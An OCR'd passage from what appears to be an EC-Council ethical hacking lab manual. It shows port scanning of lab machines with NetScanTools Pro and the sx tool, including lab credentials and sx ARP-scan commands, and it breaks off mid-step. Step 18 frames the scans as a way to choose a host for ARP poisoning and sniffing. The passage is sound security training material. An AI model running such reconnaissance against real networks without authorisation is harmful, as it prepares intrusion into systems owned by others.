
14. Now, click the **Port Scanner** option from the left-hand pane under the **Manual Tools (all)** section.

    Note: If a dialog box appears explaining the **Port Scanner** tool, click **OK**.

15. In the **Target Hostname or IP Address** field, enter the IP address of the target (here, **10.10.1.22**). Ensure that **TCP Full Connect** radio button is selected, and then click the **Scan Range of Ports** button.




16. A **Port Scanner** notice pop-up appears; click **I Accept**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A result appears displaying the active ports and their descriptions, as shown in the screenshot.



18. By performing the above scans, you will be able to obtain a list of active machines in the network, their respective IP addresses and hostnames, and a list of all the open ports and services that will allow you to choose a target host in order to enter into its network and perform malicious activities such as ARP poisoning, sniffing, etc.
19. This concludes the demonstration of discovering open ports and services running on the target IP address using NetScanTools Pro.
20. Close all open windows and document all the acquired information.

Task 3: Perform Port Scanning using sx Tool

The sx tool is a command-line network scanner that can be used to perform ARP scans, ICMP scans, TCP SYN scans, UDP scans and application scans such as SOCS5 scan, Docker scan and Elasticsearch scan.

Here, we will use sx to perform ARP scans, TCP scans and UDP scans to discover open ports in the target machine.

1. Ensure that the virtual machines (**Windows 11**, **Windows Server 2022**, **Windows Server 2019**, **Ubuntu**, and **Android**) are running.
2. Switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


4. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

7. In the terminal window, type **sx arp [Target subnet]** and press **Enter** (here, the target subnet is **10.10.1.0/24**) to scan all the IP addresses and MAC addresses associated with the connected devices in a local network).

   Note: **arp**: performs an ARP scan.

   Note: The MAC addresses might vary when you perform this task.




8. Type **sx arp [Target subnet] --json | tee arp.cache** and press **Enter** to create arp.cache file (here, the target subnet is **10.10.1.0/24**).

   Note: **--json** converts a text file to the JSON format, **tee** writes the data to stdin.


   Note: Before the actual scan, sx explicitly creates an ARP cache file which is a simple text file containing a JSON string on each line and has the same JSON fields as the ARP scan JSON output. The protocols such as TCP and UDP read the ARP cache file from stdin and then begin the scan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




9. Type 